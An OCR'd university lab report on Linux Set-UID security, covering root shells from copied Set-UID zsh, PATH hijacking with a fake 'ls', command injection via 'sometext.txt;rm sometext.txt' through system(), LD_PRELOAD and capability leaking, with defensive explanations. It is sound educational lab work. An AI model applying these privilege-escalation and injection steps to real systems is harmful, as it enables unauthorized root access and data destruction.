


NANYANG TECHNOLOGICAL UNIVERSITY
SINGAPORE

MH4920:
Supervised Independent Study I

By
Brandon Goh Wen Heng

Supervisor: Assoc Prof Wu Hongjun

January 2018
Academic Year 17/18

Set-UID

1 Introduction

`Set-UID`allows the user to assume the privileges of the owner when the program is executed. However, misuse and exploitation of `Set-UID` programs can result in the system shell being exposed.

2 Overview

This lab will explore the importance, usefulness and potential security loopholes of using `Set-UID` programs.

3 Lab

3.1 Analysing Requirements of `Set-UID` Programs

We first look at some `Set-UID` programs, mainly `passwd`, `chsh`, `su` and `sudo`. Before analysing why these are `Set-UID` programs, the functions of these programs need to be understood first.

1. `passwd` is used to change or set the password of the user.
2. `chsh` is used to change the directory of the login shell.
3. `su` is used to run command with substitute user and group ID.
4. `sudo` is used to execute programs as another user.

The four programs listed above perform tasks requiring privileges that the user does not have, such as modification of passwords within a system file. Therefore `Set-UID` programs are needed for the user to obtain temporary privilege escalation to complete the tasks required.

The next step would be to copy these programs into our local directory. Copying these programs would result in the loss of its `Set-UID` properties.

```
$ cp /bin/su ~
$ cp /usr/bin/chsh ~
$ cp /usr/bin/passwd ~
$ cp /usr/bin/sudo ~
```




Figure 1: `Set-UID passwd` program




Figure 2: `Set-UID chsh` program




Figure 3: `Set-UID su` program




Figure 4: `Set-UID sudo` program

3.2 Copying `Set-UID` Programs

This section looks at the results of copying `Set-UID` programs to a different directory while still maintaining the properties of a `Set-UID` program.

A program `zsh` in the directory `/bin` is copied to the directory `/tmp`, with owner as root with permission 4755. A normal user is used to run the program and shell access can be obtained with root privileges.

```
$ su
# cp /bin/zsh /tmp
# chmod 4755 /tmp/zsh
# exit
$ /tmp/zsh
```




Figure 5: Shell access with `zsh`

The same steps were performed for `/bin/bash` and execution of `/tmp/bash` does not give root privilege in the shell. This is due to `bash` checking whether the effective user id (euid) is the same as the real user id (ruid). If the euid and ruid are not the same, then the euid is set as the ruid[1]. Therefore, the only way to obtain root privileges in `bash` is to have the root user execute scripts in `bash`.




Figure 6: No root access with `bash`

[1] `https://linux.die.net/man/1/bash`

3.3 Removal of Set-UIDMechanism

This section will look at Linux where the built-in protection that prevented the abuse of Set-UIDmechanism was not yet implemented. To perform the required tasks, /bin/zsh is used instead of /bin/dash. As /bin/sh is a symbolic link to /bin/bash, the following lines of code are required to change the symbolic link.

```
$ su
# cd /bin
# rm sh
# ln -s zsh sh
```

3.4 PATH Environment Variable

Using system as a Set-UID program is dangerous as the PATH environment variable can be exploited to run malicious code. In this subsection, a Set-UID program written in C is defined such that it uses the system command to execute ls. The program is compiled with the name *setuidpath* for readability purposes and the code can be referenced in the Appendix. The PATH environment variable is now edited to point to another directory and placed at the front. Placing the directory at the front ensures that the program will always look into our added directory first before moving on to the following directories in the list to find the respective program to be executed. In this instance, we run the following code to update PATH,

```
$ export PATH=/home/seed:$PATH
```

We create a file that calls sh using system. The code has also been attached in the Appendix. The following line of code is run to ensure that the code is being compiled into a program with the name ls in the directory /home/seed that was just added.

```
$ gcc -o ls callsh.c
```

When *setuidpath* is run, a shell is obtained as the process that calls the shell is privileged. Further scripting reveals that we have obtained root access to the system using a Set-UID program.




Figure 7: Root Privilege Obtained

Now the symbolic link of `sh` is pointed back to `/bin/bash` and the experiment is repeated. This time, the same thing happens and root shell can be obtained. Due to this, any code can be executed with root privileges. This was checked again by deploying a clean virtual machine and ensuring that `sh` was pointed to `/bin/bash`. The symbolic link was checked using the following command.

```
$ ll /bin/sh
```

It is also important to take note that `ll` is an alias of `ls -l` and hence the `PATH` environment variable must not include the directory where the user-defined `ls` is located.

Further analysis performed on `sh` shows that the euid is not dropped with `sh 4.2`. Additional Notes at the end of this report provides additional analysis performed on the different shells. However, if the directory in the call shell `C` code is changed to `/bin/bash`, root shell **cannot** be obtained.




Figure 8: No root acces

The results of this subsection proves that it is extremely dangerous when a `Set-UID` program uses the `system` command. It has also been shown that the `PATH` environment variable can be easily edited by a malicious user even without root privileges. Furthermore, using a relative path further increases the risk of the system being compromised. The method of circumventing this problem is to use absolute path when executing a program.

3.5 Differences between `system()` Versus `execve()`

In this section, we look at the differences in the execution of the command `system()` and `execve()`. For this part, the symbolic link of `sh` is pointed back to `/bin/bash`. To do so, the following commands will suffice.

```
$ su
# cd /bin
# ln -sf zsh sh
# exit
```

The code provided in this section is for a user to use `Set-UID`program to be able to read files using the `cat` function that is built in. We look at the level of security that is provided by these two programs and a way to exploit the program.

A random text file with the file name `sometext.txt` is created with permission 600 and owner as set as root. This is for the program to be able to execute

the `cat` function. We compile our code under the file name sysexec and execute the following code to obtain to remove files.

```
$ su
# gcc -o sysexec sysexec.c
# chmod 4755 sysexec
# exit
$ sysexec "sometext.txt;rm sometext.txt"
```

The file was deleted as a result of the execution of the command above. This is due to the execution of `rm` which was performed with root privileges and hence the operation would be successful as a result. It is important that the parameters of `sysexec` must be in the inverted commas, separated with a semi-colon. This would cause multiple programs to run under the `system` command and have elevated privileges.




Figure 9: Successful Removal of File

When the file is now compiled to use `execve` instead of `system`, the file cannot be removed as `execve` reads the parameter in its entirety and does not execute two separate commands. This method prevents the user from executing any code outside of what the owner intended.

3.6 `LD_PRELOAD` Environment Variable & `Set-UID`

The current subsection will focus on how `Set-UID` programs interact with `LD_*` environment variables, in particular `LD_PRELOAD`. The `LD_*` environment variables affect the behaviour of the dynamic loaders in Linux and `LD_PRELOAD` specifies additional user-specified shared library directories to be loaded before using the default set of directories.

A dynamic link library is created to replace the `sleep()` function in `libc`. The code for this library is attached in the Appendix. This is compiled and `LD_PRELOAD` is now edited to include the newly compiled library.

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

The `-fPIC` argument is used to ensure that the code generated is independent of the virtual address. Using `PIC` instead of `pic` ensures that the code generated is platform independent.

A new program *myprog* is created to execute the `sleep` function. The code for this simple program can be referenced from the Appendix. When *myprog* is run under the following circumstances, the results obtained were different.

1. Running *myprog* as a regular program and executing as a normal user, the string "I am not sleeping!" is displayed, which shows that the `LD_PRELOAD` environment variable was loaded.

2. Running *myprog* as a `Set-UID` program and running it with a normal user will result in the program going to sleep for 5 seconds. This shows that `LD_PRELOAD` was ignored by the linker. (To observe the results clearly, `sleep(1)` was amended to `sleep(5)` instead.)

3. Running *myprog* as a `Set-UID` program and exporting the `LD_PRELOAD` environment variable under the root account results in the string being displayed. In this instance, the `LD_PRELOAD` environment variable was loaded.

4. Setting *myprog* as a user1 `Set-UID` program with `LD_PRELOAD` environment variable set under user2 and executing it results in the program going to sleep for 5 seconds, also indicating that `LD_PRELOAD` was ignored.

We analyse the results obtained from the four different conditions and notice that the `LD_PRELOAD` is ignored if the owner and the user executing the program is different, then there will be no execution of the user-defined library.

3.7 Relinquishing Privileges and Cleanup

In this section, we take a look at relinquishing privileges, where privileges are permanently downgraded after execution. Using `setuid()` sets the effective user ID of the calling process and removes root privileges if the user executing the program is not root.

In the `C` code provided for this section, a vulnerability can be found in the program where root access is revoked but the file that was previously opened under root privileges is still able to have its file edited.




Figure 10: Capability Leaking

In Figure 10, it can be seen that the file was successfully written as the handle that opens the file still retains root privileges and as a result is successful in writing the contents into the file even after `setuid(getuid())` has been executed.

4 Appendix

4.1 PATH Environment Variable

```
int main()
{
    system("ls");
    return 0;
}
```

4.2 Call Shell

```
int main()
{
    system("/bin/sh");
    return 0;
}
```

4.3 system() Versus execve()

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0]="/bin/cat";
    v[1]=argv[1];
    v[2]=0;

    /*Set q=0 for part a, and q=1 for part b*/
    int q=0;
    if (q==0) {
        char *command = malloc(strlen(v[0])+strlen(v[1])+2);
        sprintf(command, "%s %s", v[0], v[1]);
        system(command);
    }
    else execve(v[0], v, 0);
```

```
    return 0;
}
```

4.4 sleep() Library

```
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

4.5 Execute sleep() Function

```
int main()
{
    sleep(1);
    return 0;
}
```

4.6 Relinquishing Privileges and Cleanup

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

void main()
{
    int fd;
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd==-1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    sleep(1);

    setuid(getuid());

    if (fork()){
        close (fd);
        exit(0);
    } else {
        write(fd, "Malicious Data\n", 15);
        close (fd);
    }
}
```

5 Additional Notes

It has been found that `sh 4.2` does not drop privileges in POSIX mode even when declared without the `-p` option. Two files were created to print the euid and ruid of the various shell programs in Ubuntu 12.04 (provided Seed VM) and Ubuntu 16.04 (Server distribution on Microsoft Azure). The bug has been fixed in `sh 4.3` and cannot be replicated on the newer operating systems.

The following lines of code were used to prepare the files needed for execution to generate the table of ruid/uid, euid and suid.

```
$ gcc -o print-uids prtuid.c
$ su
# gcc -o system-suid sysuid.c
# chmod 4755 sysuid
# exit
```

5.1 Results

Shell/PID	RUID/UID	EUID	SUID
[25558]	ruid = 1000	euid = 0	suid =0
{25557}	uid = 1000	euid = 0	
sh{25559}	uid = 1000	euid = 0	
bash4{25560}	uid = 1000	euid = 1000	
ksh{25561}	uid = 1000	euid = 0	
dash{25564}	uid = 1000	euid = 0	
zsh{25567}	uid = 1000	euid = 0	

Table 1: Ubuntu 12.04 (Seed VM)

Shell/PID	RUID/UID	EUID	SUID
[49143]	ruid = 1000	euid = 1000	suid = 1000
{49142}	uid = 1000	euid = 1000	
sh{49144}	uid = 1000	euid = 1000	
bash4{49145}	uid = 1000	euid = 1000	
dash{49146}	uid = 1000	euid = 1000	
zsh{49149}	uid = 1000	euid = 1000	

Table 2: Ubuntu 16.04 Server (Microsoft Azure)

[1] `https://lists.gnu.org/archive/html/bug-bash/2012-10/msg00134.html`

From the two tables above, we note that there are no issues in using `Set-UID` programs in Ubuntu 16.04 to call the different shells as all practice the principle of least privileges. In Ubuntu 12.04 however, the euid is not downgraded and using `Set-UID`programs to call any shell except `bash` will result in root privilege access.

5.2 Print UID: `prtuid.c`

```c
#define _GNU_SOURCE
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main (void)
{
    uid_t ruid, euid, suid;
    getresuid (&ruid, &euid, &suid);
    printf ("[%d] ruid = %d, euid = %d, suid = %d\n",
    getpid(), ruid, euid, suid);
    return 0;
}
```

5.3 Print System SUID: `sysuid.c`

```c
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
int main (void)
{
    //bash3, bash2 is commented out for Ubuntu 12.04
    //bash3, bash2, ksh is commented out for Ubuntu 16.04
    //zsh should be commented out if not installed
    return system(
        "./print-uids"
        " && "
        "echo {$$} uid: $UID, euid: $EUID"
        " && "
        "/bin/sh -c 'echo sh{$$} uid: $UID, euid: $EUID'"
        " && "
        "/bin/bash -c 'echo bash4{$$} uid: $UID, euid: $EUID'"
        " && "
        "bash-3.0 -c 'echo bash3{$$} uid: $UID, euid: $EUID'"
        " && "
        "bash-2.0 -c 'echo bash2{$$} uid: $UID, euid: $EUID'"
        " && "
        "ksh -c 'echo ksh{$$} uid: $(id -r -u), euid: $(id -u)'"
        " && "
        "dash -c 'echo dash{$$} uid: $(id -r -u), euid: $(id -u)'"
        " && "
        "zsh -c 'echo zsh{$$} uid: $(id -r -u), euid: $(id -u)'"
    );
}
```

Environment Variable & Set-UID

1 Introduction

Environment variables are dynamic-named variables that affects running programs on a particular system. Common environment variables include `PATH`, where it is used to locate files for execution and `TMP`, used to describe the location or folder to store temporary files.

2 Overview

This lab will explore the use of environment variables, the process of propagation from parent to child processes and how environment variables affect running processes in the system. In particular, we pay special attention to the use of environment variables with respect to Set-UID programs.

3 Lab

3.1 Manipulating Environment Variables

We look at the basics of environment variables, which is to firstly set, list and remove the variables.

1. To set environment variables, we use the `export` command.
2. To list the environment variables, the commands `env | grep <env name>` or `printenv`.
3. To remove environment variables, `unset` command is nice.

Looking in detail at the execution of this commands, the figure below lists environment variables that exists in the system by default.




Figure 11: Environment Variable List

Environment variables can be inserted into the system using `export` where needed. In this instance, the environment variable `SOMEVAR` is set with the value `defined`. Figure 3 shows the existence of the newly defined environment variable and can now be located when we query the list of environment variables. The user-defined variable is highlighted in red.




Figure 12: Defined Environment Variable

Finally, removing the user-defined environment variable requires the use of the `unset` command and it will not be displayed when the `env | grep SOMEVAR` command is executed.




Figure 13: Removal of Environment Variable

3.2 Process Inheritance

In the current subsection, we fork the parent process to study how the environment variables affect both the parent and the child process. We also look at the inheritance properties of these processes. The `C` code that helps us to print the environment variables for the child and the parent process has been attached to the Appendix.

The code below compiles the `C` code for the parent and child process separately (after toggling the respective `printenv()` lines), executes the two programs and makes use of the `diff` command to show the difference in the outputs of the environment variables of the parent and the child process.

```
$ gcc -o childproc childprocess.c
$ gcc -o parproc parprocess.c
$ parproc > parproc.txt && childproc > childproc.txt
$ diff parproc.txt childproc.txt > diff.txt
```

The output from the `diff` command only lies in the last line where it denotes the name of the file being executed. Figure 4 shows the graphical output from the terminal. This indicates that the same set of environment variables residing on the system affects both the parent and the child processes.




Figure 14: No Difference in Environment Variables

3.3 Execution of `execve()`

The `execve()` command is analysed in this subsection, to determine whether the execution of the program is affected by the environment variables. The `C` code that will be used has been attached to the Appendix.

We need to first look at the function header of `execve()` and understand its function before continuing.

```
execve(const char *filename, char *const argv[],
char *const envp[]);
```

The first parameter is the file to be executed or the command name, while the second parameter will include the parameters for the executed file. The last parameter will include the environment variables that may be used by the program during execution with the form *Name=Value*. If there are no environment variables to be included in the execution of the program, "`NULL`" is used.

When executing the `C` program with the following line,

```
execve("/usr/bin/env", argv, NULL);
```

there is no output from the program. This is due to the existence of `NULL` in the third parameter of the function. When `NULL` is used, no environment variables are passed when calling the `env` function and therefore there are no environment variables for output.




Figure 15: `NULL` in `execve`

The third parameter is now changed from `NULL` to `environ`, i.e.

```
execve("/usr/bin/env", argv, environ);
```

Execution of this compiled program now shows all the environment variables. `environ` is used to list all the environment variables in the user environment. As this is passed to the `env` function, execution will now output all the environment variables in the user environment.




Figure 16: `environ` in `execve`

3.4 Execution of `system()`

In this subsection, we focus on calling the `system` function and observe how environment variables are passed. When `system` is called, `execl` is executed

and the command is passed as one of the parameters. Since `execl` does not have the parameter where `const char* envp[]` can be explicitly defined, the variable `environ` will be used instead. These will be used as the parameters when executing `execve` and therefore the execution of the code will show all environment variables. The `C` code used to output the environment variables using `system` is attached in the Appendix.

Figure 17: `system` execution

3.5 Environment Variables & `Set-UID` Programs

`Set-UID` is an important security feature in Unix systems. In this subsection, it is important to understand how `Set-UID` programs are affected by environment variables and the user's process.

To begin, a `C` program is created to print out all the environment variables in the current process. The `C` code has been attached in the Appendix for reference. Assuming that the program name is *setuid*, we use the following commands to make root the owner of the `Set-UID` program.

```
$ su
# gcc -o setuid setuid.c
# chmod 4755 setuid
$ exit
```

To examine if the `Set-UID` program is affected by the user's process, we add three environment variables using the user account (not root).

```
$ export PATH=/home/seed/lab:$PATH
$ export LD_LIBRARY_PATH=/home/seed/lib
$ export NEWENV=var
```

As PATH already exists in the system, :$PATH is added to the back to ensure that the existing PATH value is concatenated to the back of the newly added value.

Execution of the Set-UID programs shows that the edited PATH and NEWENV are displayed in the output. The LD_LIBRARY_PATH is however not in the list of environment variables when the Set-UID program is being run. As LD_LIBRARY_PATH can be used to run malicious libraries, it is ignored by default if it is a Set-UID program. Figure 8 and 9 shows the difference in the user environments between a Set-UID and a non Set-UID program.




Figure 18: Set-UID program




Figure 19: Non Set-UID program

3.6 PATH Environment Variable & Set-UID

Using system as a Set-UID program is dangerous as the PATH environment variable can be exploited to run malicious code. In this subsection, we will explore the use of the PATH environment variable and the interaction with the Set-UID program.

A Set-UID program written in C is defined such that it uses the system command to execute ls. The program is compiled with the name *setuidpath* for readability purposes and the code can be referenced in the Appendix. The PATH environment variable is now edited to point to another directory and placed at the front. Placing the directory at the front ensures that the program will always look into our added directory first before moving on to the following directories in the list to find the respective program to be executed. In this instance, we run the following code to update PATH,

```
$ export PATH=/home/seed:$PATH
```

We create a file that calls sh using system. The code has also been attached in the Appendix. The following line of code is run to ensure that the code is being compiled into a program with the name ls in the directory /home/seed that was just added.

```
$ gcc -o ls callsh.c
```

When *setuidpath* is run, a shell is obtained as the process that calls the shell is privileged. Further scripting reveals that we have obtained root access to the system using a Set-UID program.
The results of this subsection proves that it is extremely dangerous when a




Figure 20: Exploit using `PATH`

`Set-UID` program uses the `system` command. It has also been shown that the `PATH` environment variable can be easily edited by a malicious user even without root privileges. Furthermore, using a relative path further increases the risk of the system being compromised.

3.7 `LD_PRELOAD` Environment Variable & `Set-UID`

The current subsection will focus on how `Set-UID` programs interact with `LD_*` environment variables, in particular `LD_PRELOAD`. The `LD_*` environment variables affect the behaviour of the dynamic loaders in Linux and `LD_PRELOAD` specifies additional user-specified shared library directories to be loaded before using the default set of directories.

A dynamic link library is created to replace the `sleep()` function in `libc`. The code for this library is attached in the Appendix. This is compiled and `LD_PRELOAD` is now edited to include the newly compiled library.

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

